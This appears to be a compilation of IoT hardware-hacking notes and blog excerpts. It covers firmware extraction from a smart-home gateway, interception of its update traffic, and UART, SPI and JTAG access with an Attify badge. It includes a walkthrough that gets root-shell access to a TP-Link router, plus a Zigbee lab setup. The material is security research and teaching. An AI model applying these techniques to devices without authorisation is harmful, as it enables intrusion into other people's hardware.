* Its easier to replace the firmware – UART or OTA-Update

• Good news: No SSL, unencrypted firmware over HTTP

**Overview Hardware**

• Application-MCU: Marvell 88MW30x \*

* –  ARM **Cortex-M4F** @ 200 MHz
* –  **RAM**: 512 KByte SRAM
* –  **Flash**: 16 MByte (Gateway)

• 4 Mbyte SPI (LED Strip, Lightbulb, etc)

* –  Integrated **802.11b/g/n WiFi Core**
* –  **Device ID + Keys stored in OTP memory**

• Zigbee-MCU: NXP JN5169 **(Gateway only)**

* –  32-bit RISC CPU
* –  RAM: 32 kB
* –  Flash: 512 kB embedded Flash, 4 kB EEPROM

**Sensors connected via gateway**

Zigbee (NXP JN5169) based

* Door Sensor (Reed contact)
* Temperature sensor
* Power Plug
* Motion Sensor
* Button
* Smoke Detector
* Smart Door Lock •...

**Partition Table (Gateway)**

===partition table:  
magic:0x54504d57  
version:1  
partition entry no:9  
gen\_level:0  
crc:0x2830200f  
===partition info:  
device:0 gen\_level:1 name:boot2 size:24576 start:0x0 type:0 Bootloader  
device:0 gen\_level:1 name:psm size:16384 start:0x6000 type:4 Config  
device:0 gen\_level:1 name:appfw size:614400 start:0xa000 type:1 Software

device:0 gen\_level:1 name:userdata size:40960 start:0xa0000 type:6

device:0 gen\_level:1 name:mcufw size:393216 start:0xaa000 type:5 Zigbee firmware

device:0 gen\_level:1 name:wififw size:196608 start:0x10a000 type:2 Wifi firmware

device:0 gen\_level:1 name:wififw size:196608 start:0x13a000 type:2

device:0 gen\_level:1 name:appfw size:614400 start:0x16a000 type:1

device:0 gen\_level:1 name:musicfw size:14680064 start:0x200000 type:7

**Nexmon**

* Developed by Daniel Wegemer and Matthias Schulz @ SEEMOO
* C-based Firmware Binary Patching Framework
* Supports ARM Cortex-A and ARM Cortex-M binaries
* Main Use case: Modification of FullMAC Wi-Fi Firmware

– Broadcom  
• Raspberry Pi 3 (bcm43430a1 Wi-Fi chip) • Nexus 5 (bcm4339 Wi-Fi chip)

– Cypress

* Our Use case: Modification of IoT Firmware

**How to get the Firmware?**

* Dumping SPI Flash memory  
  – JTAG, SWD or desolder Flash  
  – Helpful tool: Raspberry Pi with OpenOCD and flashrom
* Intercepting traffic while Firmware Update – It is advised to actually block the Update

• Sneaky: If DNS fails then direct IP is used

– If SSL is used: so far a fake certificate worked

– Goal: Retrieve special URL for Firmware update

**Binary Format for Marvell MW30x**

* SDK creates ELF format  
  Tool afx2firmware converts it to binary format

<https://github.com/fkie-cad/FACT_core>

**Identifying UART pins**

Attify badge can be used in order to perform UART sniffing and getting root access over UART, depending on the device.

In case you are not familiar with how to identify UART pinouts, below is a quick step-by-step way on identifying Tx, Rx, Vcc and GND for UART :

Follow the steps below to exploit a device over UART:

(Note : Below is a common way to identify the pinouts. Depending on the device, the steps might vary due to things like protection, scattered UART pins etc.)

Look for a 4 or 3 pins or pads which are in a block together.

1. In order to perform UART based exploitation, we need to correctly identify four pins namely – Tx, Rx, GND and Vcc.
2. To identify the individual pins, a multi-meter is required. Start off by connecting the black probe and the red probe of the multimeter to the device GND and the ground pin of Attify badge respectively. Reiterate till you hear a beep sound.
3. VCC can be ignored for our case, since it is not needed for a UART based exploitation.
4. By using a multimeter as ohmmeter, an infinite resistance between the TX and VCC pin will be noticed. This can also be determined by a huge variation or fluctuation in the voltage as soon as we power on the device.
5. Rx can be determined by the pin having the lowest voltage during the entire process, with having the black probe connected to the GND of the Attify badge.

In case you are interested, I have also put down a short video of the same embedded below:

**SPI Dumping**

Since our Attify badge can speak a number of different protocols, you could also use it to dump contents from an SPI flash as shown below. Simply make the necessary connections as mentioned in the pinout above, identify the name of the chip and you’re all set. SPI memory dumping on IoT device

# **JTAG exploitation:**

We won’t go much in-depth into the basics of JTAG over here, maybe we will do that in another blog post. Stay tuned for future blog updates. 🙂

One of the first steps in JTAG exploitation is identifying the pinouts for JTAG. This could be done in different ways – either you could use JTAGulator (the recommended and reliable method), or use something like Arduino loaded up with JTAGenum.

Once you have identified the JTAG pinouts, you can then go ahead and start debugging using OpenOCD and JTAG (something which we will cover in upcoming posts) – some screenshots below. Custom challenge password authentication to be hacked  
Dump images using JTAG for IoT devices

Exploiting password verification using GDB over JTAG via OpenOCD

So this is how you could use Attify Badge in order to exploit IoT devices. We will be writing further blog posts on more detailed step-by-step guides of exploiting various interfaces and protocols.

We are proud to announce that we are now able to offer the Attify Badge to public.

Screen utility

### Attack in Action - HOW TO

### We identify the UART pins in an embedded device on a home router, using the following components:

* TP-Link TL-WR841N Router
* Digital/Analog Multimeter
* Attify-Badge
* Jumper Wires
* Tools to open-the-router

Open up the TP-Link case and gain access to the internal circuit. Use the tools to open up the router.

Identify what are the individual micro controllers and IC’s on the board.

Use google search to gain more details about your router’s internals. A good place to start looking is <https://fccid.io/> and can furnish helpful information such as:

* Frequency range
* Output
* User Manual
* Internal Photos
* External Photos

 Navigate to the internal photos and observe the TP Link Internal

 If you are lucky, the UART pin names will be printed on the board. So is the case with the TP-Link router I was exploring with.

 If the pins are not labelled, you can make use of tools like JTagulator to identify the UART pins. UART interfaces usually have 3 or 4 pins

* TX
* RX
* Gnd
* Vcc

UART pins are usually grouped as 3 or 4. Find a set of pins which satisfy this condition and fire up the multimeter.

* **Vcc**: Vcc will have a continuous high voltage during the entire the process (usually 3.3v or 5v). When a multimeter is connected to Vcc the voltage remains constant at either 3.3 or 5v.
* **Transmitter (Tx):** During boot up of device TX transmits large volumes of data to the connected devices. When a multimeter is connected to the TX pin there will be a huge fluctuation in voltage when the device is booting.
* **Receiver (Rx):** Since we are not transmitting any data to the UART interface, when a multimeter is connected to the RX pin there is a constant common voltage.

Another UART device is needed to receive and understand data received from the router. For this example, I used  Attify-Badge 2.0.  Connect the TP-Link and Attify badge using the pins below:  .

|  |  |
| --- | --- |
| **TP-Link (UART)** | **Attify Badge** |
| TX | D0 |
| RX | D1 |
| GND | GND |
| VCC | ------- |

A quick google search reveals that the baudrate for TP-Link is 115200. Or you can use <https://github.com/devttys0/baudrate> to identify the baudrate.

Connect the Attify badge to a computer using  USB. Using `screen` utility connect to the USB terminal and listen on the specific baud-rate.

Now that we have identified the pins, connected to Attify badge and are listening on our computer to receive data, it’s time to power on the device. 

The proof is in the pudding:  Observe my  root-shell access to the TP-Link router.

# **Hardware Required**

Before reading the hardware required section, bear in mind that this is one of the possible combination you could use to get started with Zigbee Security. There could be innumerable types of hardware you could use – such as using a Zigbee dev kit, using a commercial IoT device emitting Zigbee signals and so on.

Below is a simple setup which you can get started with:

1. Arduino Uno/Nano
2. DigiKey Xbee module / Arduino Xbee shield
3. Atmel RzRaven USB stick
4. Attify Badge

\*\*Arduino : \*\*Arduino is the de-facto to get started into any sort of electronics projects. Chances are high that you might have used this in your university or high school. The Nano is the most smallest Arduino nano, but sufficient enough for our purposes.

**DigiKey Xbee module / Xbee Shield** : In order to learn Zigbee, you need something which can transmit and receive Zigbee signals. Xbee is a full duplex transceiver capable of wirelessly communicating with other Xbee modules using Zigbee standard protocol.

\*\*Atmel RzRaven USB Stick: \*\*This is the half-duplex module which performs the “magic” of sniffing and transmitting modified captured Zigbee packets. If you’re familiar with other sort of radio exploitation, consider this as the “HackRF for Zigbee”.

\*\*Attify Badge: \*\*You can use this to program the Xbee module with XCTU and plugging in the badge on your system. This is because Xbee usually doesn’t have the miniUSB or similar port which could be used to directly plug it in and program. In case you don’t have Attify Badge or similar hardware, head out to Amazon or your local store and order a mini USB kit for Xbee – something like [this](https://www.sparkfun.com/products/11812).

[![MiniUSB board for Xbee](https://blog.attify.com/content/images/2016/11/miniusb-xbee.jpg)](https://blog.attify.com/content/images/2016/11/miniusb-xbee.jpg)MiniUSB board for Xbee (img src : robosavvy.com)

Or you can order [Attify Badge](http://blog.attify.com/2016/10/26/hack-iot-device/) by emailing us [here](mailto:secure@attify.com).

[![Hacking IoT Embedded devices with Attify](https://blog.attify.com/content/images/2016/10/attify-bagde.jpg)](https://blog.attify.com/content/images/2016/10/attify-bagde.jpg)Hacking IoT Embedded devices with Attify

For programming and hardware connections, it’s pretty straightforward in this case. Connect power => power, Gnd => Gnd, Tx to Rx and Rx to Tx. You might want to look up the datasheet of the Xbee module version which you have with you.

# **Programming Arduino and Xbee**

### **Programming Arduino**

In order to program Arduino, simply download and open up the Arduino IDE from here <https://www.arduino.cc/en/Main/Software> . Once loaded, open up the Hub and node programs from the [Attify’s github repo](https://github.com/attify/) to each of the Arduino one after the other.

The code has been detailed with inline comments to help you understand what the code means. On an additional note, the code sample provided also takes the temperature, humidity and light values via the sensors and uses the DHT library. It is perfectly fine in case you decide to do the entire analysis and exploitation with a hardcoded string being transmitted, instead of the DHT values. Or, if you would like to use the code as it is, make sure to buy the DHT11 and additional required devices that go along with it.

**Tools needed**

* Arduino \* 1 <https://www.sparkfun.com/products/11021>
* DHT 11 \* 1 <https://www.adafruit.com/product/386>
* XBee S1 module(Different configuration needed for S2 module) \* 2
* LDR/Photocell \* 1 <https://www.sparkfun.com/products/9088>
* BC547 \*1 <https://www.sparkfun.com/products/8928>
* LED \* any number <https://www.sparkfun.com/products/10635>
* Jumper cables <https://www.sparkfun.com/products/13870>
* Breadboard <https://www.sparkfun.com/products/12046>
* Xbee shield \* 2 <https://www.sparkfun.com/products/12847>